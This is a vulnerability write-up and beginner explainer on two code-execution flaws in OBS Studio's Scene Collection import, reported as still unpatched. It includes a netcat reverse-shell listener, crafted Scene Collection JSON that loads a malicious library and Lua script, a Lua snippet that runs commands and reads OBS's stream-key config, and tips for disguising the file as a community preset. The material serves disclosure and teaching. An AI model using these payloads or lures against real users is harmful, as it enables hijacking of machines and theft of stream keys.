Behind the Scenes: Two RCEs in a Single OBS Scene Collection Import
OBS Studio's Scene Collection import trusted two fields in the JSON file: a VST filter's plugin_path and a scripts-tool path. An attacker could bundle a malicious shared library or Lua script with a preset so that importing it ran their code with OBS's privileges.
 Published on systemweakness.com
Cybersecurity
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context

OBS Studio is a free, open-source broadcasting and screen-recording application used widely across the streaming world. Its own SECURITY.md lists remote code execution as in scope for responsible disclosure, which is what made it worth a look.
A Scene Collection in OBS holds everything about a user's sources, filters, scenes and layout, and it is stored as a plain JSON file. That is why the streaming community shares them so freely: "streaming kits", "starter presets" and "stream deck bundles" are commonly distributed as a JSON file, sometimes zipped with a couple of companion assets, on Discord, Reddit or GitHub. Users import them the same way they would install a font or a wallpaper pack: double-click, browse, select, Import. Nobody reads the JSON first.

The researcher found two independent remote code execution vectors, both triggered by the ordinary action Scene Collection > import > Colloection Path.
Setup
The research was conducted in an isolated lab environment against a build of OBS Studio the researcher owns, for the purpose of responsible disclosure. The starting point was OBS Studio 32.2.1 in a lab VM, completely pristine, with one empty scene and no sources. A netcat listener was already armed on the attacker host:
rlwrap nc -Lvnp 4444

Validation was done on a Linux native package and cross-checked with Windows cross-compiled binaries. The write-up's disclaimer states that code snippets are illustrative, with placeholders standing in for real payload values.
Finding it
The researcher started from the observation that a Scene Collection is just JSON, and that the import path does not distinguish between a file from the user's own ~/.config/obs-studio and one from a stranger's ZIP. Two fields in that JSON turned out to be dangerous.
Vector 1: the VST filter
OBS lets you attach a VST audio filter to any audio source, for noise suppression, EQ and similar. When you add one, OBS reads a plugin_path field telling it which plugin binary to load. A Scene Collection JSON can contain that same filter definition, plugin_path and all. The load path does not care where the JSON came from:
obs-vst.cpp:104 const char *pluginPath = obs_data_get_string(settings, "plugin_path");VSTPlugin.cpp:136 soHandle = os_dlopen(pluginPath.c_str()); // zero validation before this call
There is no whitelist of trusted VST directories, no path canonicalisation, and no check that the binary is actually a VST plugin before it is loaded. os_dlopen() is dlopen() under a different name: it loads the shared object and runs its constructor functions immediately, before OBS ever asks whether the file is a VST plugin.
Vector 2: the preload script
The second vector does not need a compiled binary. OBS ships a frontend-tools plugin that supports Lua and Python scripting, and it registers a preload callback that runs automatically every time a Scene Collection is loaded:
scripts.cpp:690 obs_frontend_add_preload_callback(load_script_data, nullptr);scripts.cpp:582 static void load_script_data(obs_data_t *load_data, bool, void *) { const char *path = obs_data_get_string(obj, "path"); obs_script_create(path, settings); }
A Scene Collection's modules.scripts-tool section is just an array of script paths, stored so OBS remembers which scripts were loaded last time. Point one of those paths at an attacker-supplied .lua file and obs_script_create() loads and runs it immediately, calling the script's script_load() function with no confirmation from the user.
Exploitation
Step 1: point plugin_path at a malicious library
Set plugin_path to an attacker-controlled .so (Linux) or .dll (Windows) whose constructor spawns a shell. The moment the Scene Collection loads, code executes with OBS's own process privileges. There is no dialog, no warning and no "this file is from the internet" prompt; the field is not shown anywhere in the normal UI.
The researcher distinguishes this from DLL planting. OBS's SECURITY.md carves out DLL-planting attacks as out of scope, meaning the classic scenario where a victim's own insecure search-path ordering is exploited. Here the attacker controls both the malicious binary and the config field pointing straight at it, bundled together in one delivery. The victim is not relying on Windows library search order for anything; they are just importing a file.
Step 2: point scripts-tool at a malicious Lua file
A Scene Collection's modules.scripts-tool section can reference an attacker-supplied .lua file:
{ "modules": { "scripts-tool": [ { "path": "./payload.lua", "settings": {} } ] }, "name": "Professional Streaming Kit 2026", "sources": [ ... ]}
OBS's Lua environment has no sandbox whatsoever. os.execute(), io.open(), io.popen() and os.getenv() are all available and unrestricted the moment script_load() fires:
function script_load(settings) os.execute("id > /tmp/proof.txt 2>&1") local f = io.open(os.getenv("HOME") .. "/.config/obs-studio/global.ini") end
Compared with the VST vector, this one is arguably harder to defend against: it is a plain-text .lua file, so no compiling and no per-platform binaries are needed, it triggers no VST-loader magic-byte checks, and it has direct access to OBS's own configuration, including saved stream keys on a real streamer's machine.
Step 3: combine both vectors in one file
Both fields can live in the same Scene Collection JSON, which is what a real delivery would look like: belt and suspenders, so that if one vector is hardened before the other, the payload still fires.
{ "modules": { "scripts-tool": [{ "path": "./payload.lua", "settings": {} }] }, "AuxAudioDevice1": { "filters": [{ "id": "vst_filter", "settings": { "plugin_path": "./payload.so" } }] }}
Bundle that JSON with a small companion payload in a ZIP labelled something like Professional_Streaming_Kit_2026.zip, drop it in a streaming Discord or a "free OBS presets" post, and the delivery looks exactly like every other community preset anyone has ever downloaded. Import, and within a second or two both vectors have already fired, with no dialog ever appearing to say otherwise.
Step 4: verify execution


The attacker's terminal shows calc was successfully issued as proof of arbitrary command execution. The Calculator window does not visibly render in one capture, likely hidden behind OBS or constrained by the non-interactive reverse shell, and the OBS window itself is frozen ("Not Responding"), a telltale sign that its process has been hijacked by the malicious script. In the full frame, the Calculator application opens on the victim's desktop after calc is issued from the attacker's terminal, showing that arbitrary GUI commands can be executed remotely through the exploited OBS instance.

Execution was cross-verified with whoami. The OBS-SHELL> output (desktop-1leosvd\wind10-labs) matches exactly the whoami run inside the victim VM's own cmd.exe, proving the shell session is genuinely executing inside that machine rather than being a local artefact.
Root cause
The mistake is that two fields in a Scene Collection JSON are trusted as configuration but act as code execution primitives.
plugin_pathflows directly intoos_dlopen()with no validation, no whitelist and no canonicalisation.dlopen()runs constructors on load, so the check that the file is a VST plugin, if it happens at all, happens too late.- The
scripts-toolpreload callback executes unconditionally on every Scene Collection load, with zero sandboxing and no user confirmation, and the Lua environment exposesos.execute(),io.open(),io.popen()andos.getenv().
Existing defences did not stop either vector. The import path does not distinguish between a file from the user's own configuration directory and one from a downloaded ZIP, and the plugin_path field is not shown anywhere in the normal UI, so a user has no way to see it before import. The DLL-planting carve-out in SECURITY.md does not apply, because the attacker supplies both the binary and the field that points at it.
Impact
An attacker who convinces a victim to import a crafted Scene Collection gets code execution with OBS's own process privileges. Both vectors fire on import, with no dialog and no warning. The Lua vector additionally gives access to OBS's own configuration, including saved stream keys on a real streamer's machine.
The researcher scored the issue using OBS's own CVSS 4.0 framework as:
AV:N/AC:L/AT:N/PR:N/UI:A/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N
In plain terms: reachable over the network, low attack complexity, no special access conditions, no privileges required, requiring the victim to actively import a file (more than a passive click, less than nothing), and complete loss of confidentiality, integrity and availability within the scope of the OBS process itself.
The precondition is user interaction: the victim has to import the file.
Fix
No fix was shipped. The report was sent to [redacted] on August 12, 2026, with root cause, code citations, a PoC video and PoC payload. OBS Studio 32.2.2 shipped on August 14, 2026, and the researcher re-tested both vectors against it: both remained fully exploitable. plugin_path still flowed directly into os_dlopen() without validation, and the scripts-tool preload callback still executed unconditionally with zero sandboxing. No patch, mitigations or acknowledgements were received for the August 12 submission.
The 72-hour acknowledgement window stated in SECURITY.md passed unmet, a follow-up on August 13 went unanswered, and a second follow-up on August 24, after the 32.2.2 release, also went unanswered. The researcher notes that OBS Project is a volunteer effort without a dedicated security team on payroll, and that a triage backlog or a report that fell through the cracks is a real possibility.
What happened, in plain words
OBS Studio is a free program for recording your screen and streaming live video. Millions of people use it: streamers, teachers, podcasters, and plenty of security researchers who record their own demonstrations with it. It is open source, which means anyone can read its code, and its own security policy document (SECURITY.md) says that reports about remote code execution are welcome.
Remote code execution, usually shortened to RCE, means that someone else manages to make your computer run commands of their choosing. It is the worst kind of computer bug, because from there an attacker can do almost anything the program itself is allowed to do.
A Scene Collection in OBS is a saved setup: your scenes, your audio and video sources, your filters, and how everything is arranged on screen. OBS stores it as a plain JSON file. JSON is a text format for structured data, a bit like a very strict shopping list with labels. Because it is just text, the streaming community swaps these files around freely: "streaming kits", "starter presets", "stream deck bundles". They travel on Discord, Reddit and GitHub, sometimes zipped together with a couple of extra files.
People import them the way they would install a font or a wallpaper pack: double-click, browse, select, Import. Nobody reads the JSON first.
The researcher found two separate ways to run code through that one ordinary action, Scene Collection > import > Colloection Path. Both fire when the file is imported. No dialog appears, no warning, nothing asks whether you meant to do that.
The lab setup
All of this was done in an isolated lab environment, against a build of OBS Studio the researcher owns, for the purpose of responsible disclosure. Responsible disclosure means telling the maker first and giving them time to fix it before you publish.
The starting point was OBS Studio 32.2.1 in a lab virtual machine, completely pristine: one empty scene, no sources. A virtual machine is a computer simulated inside another computer, so a mistake stays contained.
On the attacker host, a listener was already armed:
rlwrap nc -Lvnp 4444
Line by line:
rlwrapis a small helper that gives a plain terminal program nicer editing, such as arrow keys and history.ncis netcat, a tool that can open network connections and wait for them. Think of it as a telephone that can either dial out or sit waiting for a call.-Ltells netcat to keep listening and restart itself after a connection ends.-vmeans verbose: print more detail about what is happening.-nmeans do not look up names for the addresses, just use numbers.-p 4444sets the port to 4444. A port is like a numbered door on a computer; a program waits behind a particular door for incoming connections.
So this command puts a telephone off the hook on door 4444, ready to receive a connection. If the exploit works, the victim's OBS will call back to that door and hand over a shell, which is a way to type commands on the victim's machine from far away.
Validation was done on a Linux native package and cross-checked with Windows cross-compiled binaries. In plain terms: the researcher tested on Linux, then built the same test payloads for Windows to make sure the problem was not limited to one operating system. The code snippets in the write-up are illustrative, with placeholders standing in for the real payload values.
Finding it
The starting observation was simple: a Scene Collection is just JSON, and the import path does not distinguish between a file from the user's own ~/.config/obs-studio folder and one from a stranger's ZIP. That folder is where OBS keeps your personal settings on Linux; the ~ stands for your home folder.
Two fields in that JSON turned out to be dangerous. A field is one labelled entry in the JSON, like "name" or "path".
Vector 1: the VST filter
OBS lets you attach a VST audio filter to any audio source, for noise suppression, EQ and similar. A VST is a standard kind of audio plugin: a small add-on program that processes sound. When you add one, OBS reads a plugin_path field telling it which plugin binary to load. A binary here means a compiled program file, such as a .so on Linux or a .dll on Windows.
A Scene Collection JSON can contain that same filter definition, plugin_path and all. The load path does not care where the JSON came from:
obs-vst.cpp:104 const char *pluginPath = obs_data_get_string(settings, "plugin_path");VSTPlugin.cpp:136 soHandle = os_dlopen(pluginPath.c_str()); // zero validation before this call
Line by line:
obs-vst.cpp:104is a pointer to a place in OBS's source code: fileobs-vst.cpp, line 104. Source code is the human-written instructions that get turned into the program.const char *pluginPath = obs_data_get_string(settings, "plugin_path");reads the text stored under the labelplugin_pathout of the settings and keeps it in a variable calledpluginPath. A variable is a named box that holds a value.VSTPlugin.cpp:136is another code location, fileVSTPlugin.cpp, line 136.soHandle = os_dlopen(pluginPath.c_str());takes that text and asks the operating system to load the file it names.os_dlopenis OBS's wrapper around the system's library-loading function.// zero validation before this callis a comment, a note for humans, saying that nothing checked the value first.
There is no whitelist of trusted VST directories, no path canonicalisation, and no check that the binary is actually a VST plugin before it is loaded. A whitelist is a list of things that are allowed; anything not on the list should be refused. Canonicalisation means rewriting a path into one standard form, so that tricks like ../ or symbolic links cannot smuggle in a different location.
os_dlopen() is dlopen() under a different name. dlopen() is the operating system call that loads a shared library into a running program. Crucially, it runs the library's constructor functions immediately on load. A constructor is a piece of code that runs automatically the moment the library is loaded, before anyone asks what the library is for. So the check that the file is a VST plugin, if it happens at all, happens too late.
Vector 2: the preload script
The second vector does not need a compiled binary at all. OBS ships a frontend-tools plugin that supports Lua and Python scripting. Lua and Python are scripting languages: text files that a program reads and executes, no compiling step required. A plugin here is an add-on that extends what OBS can do.
That plugin registers a preload callback, which is code that runs automatically every time a Scene Collection is loaded:
scripts.cpp:690 obs_frontend_add_preload_callback(load_script_data, nullptr);scripts.cpp:582 static void load_script_data(obs_data_t *load_data, bool, void *) { const char *path = obs_data_get_string(obj, "path"); obs_script_create(path, settings); }
Line by line:
scripts.cpp:690points at line 690 ofscripts.cpp.obs_frontend_add_preload_callback(load_script_data, nullptr);tells OBS: whenever a Scene Collection is about to load, call the function namedload_script_data.nullptrjust means "no extra data to pass along".scripts.cpp:582points at line 582, where that function is defined.static void load_script_data(obs_data_t *load_data, bool, void *) {starts the function. The parts in brackets are the inputs it accepts.const char *path = obs_data_get_string(obj, "path");reads the text stored under the labelpathand keeps it in a variable calledpath.obs_script_create(path, settings);asks OBS to create and run the script at that path.- The closing
}ends the function.
A Scene Collection's modules.scripts-tool section is just an array of script paths. An array is an ordered list. OBS stores it so it remembers which scripts were loaded last time. Point one of those paths at an attacker-supplied .lua file and obs_script_create() loads and runs it immediately, calling the script's script_load() function with no confirmation from the user.
Exploitation
Step 1: point plugin_path at a malicious library
Set plugin_path to an attacker-controlled .so (Linux) or .dll (Windows) whose constructor spawns a shell. Spawning a shell means starting a command prompt that the attacker can type into from elsewhere. The moment the Scene Collection loads, code executes with OBS's own process privileges. Privileges are the permissions a running program has; anything the program can do, the injected code can do too.
There is no dialog, no warning and no "this file is from the internet" prompt. The field is not shown anywhere in the normal UI, so a user has no way to see it before import.
The researcher distinguishes this from DLL planting. OBS's SECURITY.md carves out DLL-planting attacks as out of scope. DLL planting is the classic scenario where a victim's own insecure search-path ordering is exploited: a program looks for a library in several folders in order, and an attacker who can drop a file into an early folder gets it loaded. Here the attacker controls both the malicious binary and the config field pointing straight at it, bundled together in one delivery. The victim is not relying on Windows library search order for anything; they are just importing a file.
Step 2: point scripts-tool at a malicious Lua file
A Scene Collection's modules.scripts-tool section can reference an attacker-supplied .lua file:
{ "modules": { "scripts-tool": [ { "path": "./payload.lua", "settings": {} } ] }, "name": "Professional Streaming Kit 2026", "sources": [ ... ]}
Line by line:
- The outer
{and}wrap the whole Scene Collection. "modules"is a section for add-on features."scripts-tool"is the list of scripts OBS should remember.- The square brackets
[and]mark a list, and the inner{and}mark one entry in it. "path": "./payload.lua"says the script lives at./payload.lua, meaning a file calledpayload.luanext to the Scene Collection file."settings": {}is an empty settings block, because this script needs none."name": "Professional Streaming Kit 2026"is the display name of the collection, chosen to look like an ordinary community preset."sources": [ ... ]is where the real audio and video sources would go; the...stands for content left out of the example.
OBS's Lua environment has no sandbox whatsoever. A sandbox is a set of restrictions that stops code from touching the rest of the computer. os.execute(), io.open(), io.popen() and os.getenv() are all available and unrestricted the moment script_load() fires:
function script_load(settings) os.execute("id > /tmp/proof.txt 2>&1") local f = io.open(os.getenv("HOME") .. "/.config/obs-studio/global.ini") end
Line by line:
function script_load(settings)starts the function OBS calls when it loads a script.settingsis the settings block from the JSON.os.execute("id > /tmp/proof.txt 2>&1")asks the operating system to run a command.idprints who the current user is.>sends that output into a file called/tmp/proof.txt.2>&1also sends error messages into the same file. This is the proof that commands really run.local f = io.open(os.getenv("HOME") .. "/.config/obs-studio/global.ini")opens OBS's own settings file.os.getenv("HOME")reads the home folder location from the environment, a set of named values the operating system gives each program. The..joins two pieces of text together.io.openopens a file, andlocal fkeeps the handle in a variable.endcloses the function.
Compared with the VST vector, this one is arguably harder to defend against. It is a plain-text .lua file, so no compiling and no per-platform binaries are needed. It triggers no VST-loader magic-byte checks; magic bytes are a short signature at the start of a file that identifies its type. And it has direct access to OBS's own configuration, including saved stream keys on a real streamer's machine. A stream key is the secret code that authorises your stream to a platform, so anyone who has it can broadcast as you.
Step 3: combine both vectors in one file
Both fields can live in the same Scene Collection JSON, which is what a real delivery would look like: belt and suspenders, so that if one vector is hardened before the other, the payload still fires.
{ "modules": { "scripts-tool": [{ "path": "./payload.lua", "settings": {} }] }, "AuxAudioDevice1": { "filters": [{ "id": "vst_filter", "settings": { "plugin_path": "./payload.so" } }] }}
Line by line:
"modules": { "scripts-tool": [{ "path": "./payload.lua", "settings": {} }] }is the script vector from step 2, all on one line: a list containing one script entry pointing at./payload.lua."AuxAudioDevice1"is an audio device entry in the collection."filters"is the list of filters attached to that device."id": "vst_filter"says this filter is a VST filter."settings": { "plugin_path": "./payload.so" }is where the VST vector lives: the plugin path points at./payload.so, a file next to the Scene Collection.
Bundle that JSON with a small companion payload in a ZIP labelled something like Professional_Streaming_Kit_2026.zip, drop it in a streaming Discord or a "free OBS presets" post, and the delivery looks exactly like every other community preset anyone has ever downloaded. Import, and within a second or two both vectors have already fired, with no dialog ever appearing to say otherwise.
Step 4: verify execution
The attacker's terminal shows calc was successfully issued as proof of arbitrary command execution. calc is the Windows Calculator program; opening it is a harmless, visible way to prove that commands really run on the victim's screen. The Calculator window does not visibly render in one capture, likely hidden behind OBS or constrained by the non-interactive reverse shell. A reverse shell is a connection where the victim's machine calls back to the attacker and then obeys commands typed on the attacker's side.
The OBS window itself is frozen ("Not Responding"), a telltale sign that its process has been hijacked by the malicious script. In the full frame, the Calculator application opens on the victim's desktop after calc is issued from the attacker's terminal, showing that arbitrary GUI commands can be executed remotely through the exploited OBS instance. GUI means graphical user interface: windows and buttons rather than text commands.
Execution was cross-verified with whoami. whoami is a command that prints the name of the account currently running it. The OBS-SHELL> output (desktop-1leosvd\wind10-labs) matches exactly the whoami run inside the victim VM's own cmd.exe, proving the shell session is genuinely executing inside that machine rather than being a local artefact. cmd.exe is the Windows command prompt.
Root cause
The mistake is that two fields in a Scene Collection JSON are trusted as configuration but act as code execution primitives. A primitive here means a basic building block that an attacker can use.
plugin_pathflows directly intoos_dlopen()with no validation, no whitelist and no canonicalisation.dlopen()runs constructors on load, so the check that the file is a VST plugin, if it happens at all, happens too late.- The
scripts-toolpreload callback executes unconditionally on every Scene Collection load, with zero sandboxing and no user confirmation, and the Lua environment exposesos.execute(),io.open(),io.popen()andos.getenv().
Existing defences did not stop either vector. The import path does not distinguish between a file from the user's own configuration directory and one from a downloaded ZIP, and the plugin_path field is not shown anywhere in the normal UI, so a user has no way to see it before import. The DLL-planting carve-out in SECURITY.md does not apply, because the attacker supplies both the binary and the field that points at it.
Impact
An attacker who convinces a victim to import a crafted Scene Collection gets code execution with OBS's own process privileges. Both vectors fire on import, with no dialog and no warning. The Lua vector additionally gives access to OBS's own configuration, including saved stream keys on a real streamer's machine.
The researcher scored the issue using OBS's own CVSS 4.0 framework as:
AV:N/AC:L/AT:N/PR:N/UI:A/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N
CVSS is a standard scoring system for rating how serious a vulnerability is. Each short code describes one aspect of the attack:
AV:Nmeans the attack vector is network: it can be reached over a network rather than requiring physical access.AC:Lmeans attack complexity is low: no special conditions are needed.AT:Nmeans no special attack requirements.PR:Nmeans no privileges are required on the victim's side.UI:Ameans user interaction is active: the victim has to do something, here importing a file.VC:H,VI:H,VA:Hmean high loss of confidentiality, integrity and availability within the affected component: secrets can be read, data can be changed, and the program can be knocked out.SC:N,SI:N,SA:Nmean no impact on other components beyond OBS itself.
In plain terms: reachable over the network, low attack complexity, no special access conditions, no privileges required, requiring the victim to actively import a file (more than a passive click, less than nothing), and complete loss of confidentiality, integrity and availability within the scope of the OBS process itself.
The precondition is user interaction: the victim has to import the file.
Fix
No fix was shipped. The report was sent to [redacted] on August 12, 2026, with root cause, code citations, a PoC video and PoC payload. PoC means proof of concept: a working demonstration that the problem is real.
OBS Studio 32.2.2 shipped on August 14, 2026, and the researcher re-tested both vectors against it: both remained fully exploitable. plugin_path still flowed directly into os_dlopen() without validation, and the scripts-tool preload callback still executed unconditionally with zero sandboxing. No patch, mitigations or acknowledgements were received for the August 12 submission.
The 72-hour acknowledgement window stated in SECURITY.md passed unmet, a follow-up on August 13 went unanswered, and a second follow-up on August 24, after the 32.2.2 release, also went unanswered. The researcher notes that OBS Project is a volunteer effort without a dedicated security team on payroll, and that a triage backlog or a report that fell through the cracks is a real possibility. Triage is the first step of handling a report: deciding how serious it is and who should look at it.
These are the wider lessons, written as things another researcher could try on other software:
Glossary
- RCE (remote code execution): a bug that lets someone else make your computer run commands of their choosing.
- OBS Studio: a free, open-source program for recording the screen and streaming live video.
- Open source: software whose source code anyone can read and inspect.
SECURITY.md: a document in a software project that explains how to report security problems and what is in scope.- In scope: covered by a security policy, so reports about it are welcome.
- Scene Collection: an OBS saved setup containing scenes, sources, filters and layout.
- JSON: a plain-text format for structured data, made of labels and values.
- Import: loading a saved file into a program so it becomes part of your setup.
- Responsible disclosure: telling the maker about a bug first and giving them time to fix it before publishing.
- Virtual machine (VM): a computer simulated inside another computer, used to keep tests contained.
- Listener: a program that waits for incoming network connections.
- Port: a numbered door on a computer where a program waits for connections.
- Shell: a way to type commands into a computer and see the results.
- Reverse shell: a connection where the victim's machine calls back to the attacker and then obeys commands typed on the attacker's side.
- Netcat (
nc): a tool that opens network connections or waits for them. rlwrap: a helper that gives a plain terminal program nicer editing and history.- Linux: an operating system, common on servers and used here for testing.
- Windows: the operating system from Microsoft, used here for cross-checking.
- Cross-compiled: built on one operating system for use on another.
- Binary: a compiled program file, such as
.soon Linux or.dllon Windows. .so/.dll: shared library files on Linux and Windows respectively.- Field: one labelled entry in a JSON file.
- Variable: a named box in a program that holds a value.
- VST: a standard kind of audio plugin, a small add-on program that processes sound.
plugin_path: the JSON field that tells OBS which plugin file to load.- Whitelist: a list of things that are allowed; anything else is refused.
- Canonicalisation: rewriting a path into one standard form so tricks cannot smuggle in a different location.
dlopen()/os_dlopen(): the operating system call that loads a shared library into a running program;os_dlopenis OBS's wrapper around it.- Constructor: code that runs automatically the moment a library is loaded.
- Lua / Python: scripting languages whose text files a program reads and executes without compiling.
- Plugin: an add-on that extends what a program can do.
- Preload callback: code that a program runs automatically before or during loading of something else.
- Array: an ordered list of values.
script_load(): the function OBS calls when it loads a script.- Privileges: the permissions a running program has; injected code inherits them.
- DLL planting: an attack that abuses the order in which a program searches folders for a library.
- Sandbox: a set of restrictions that stops code from touching the rest of the computer.
os.execute(): a Lua function that asks the operating system to run a command.io.open(): a Lua function that opens a file.io.popen(): a Lua function that runs a command and reads its output.os.getenv(): a Lua function that reads a named value from the environment.- Environment: the set of named values the operating system gives each program.
- Magic bytes: a short signature at the start of a file that identifies its type.
- Stream key: the secret code that authorises your stream to a platform.
calc: the Windows Calculator program, used here as visible proof that commands run.whoami: a command that prints the name of the account currently running it.cmd.exe: the Windows command prompt.- GUI: graphical user interface, windows and buttons rather than text commands.
- CVSS: a standard scoring system for rating how serious a vulnerability is.
- PoC (proof of concept): a working demonstration that a problem is real.
- Triage: the first step of handling a report, deciding how serious it is and who should look at it.
- Trust boundary: the line between data you consider safe and data you do not.
LoadLibrary(): the Windows equivalent ofdlopen().


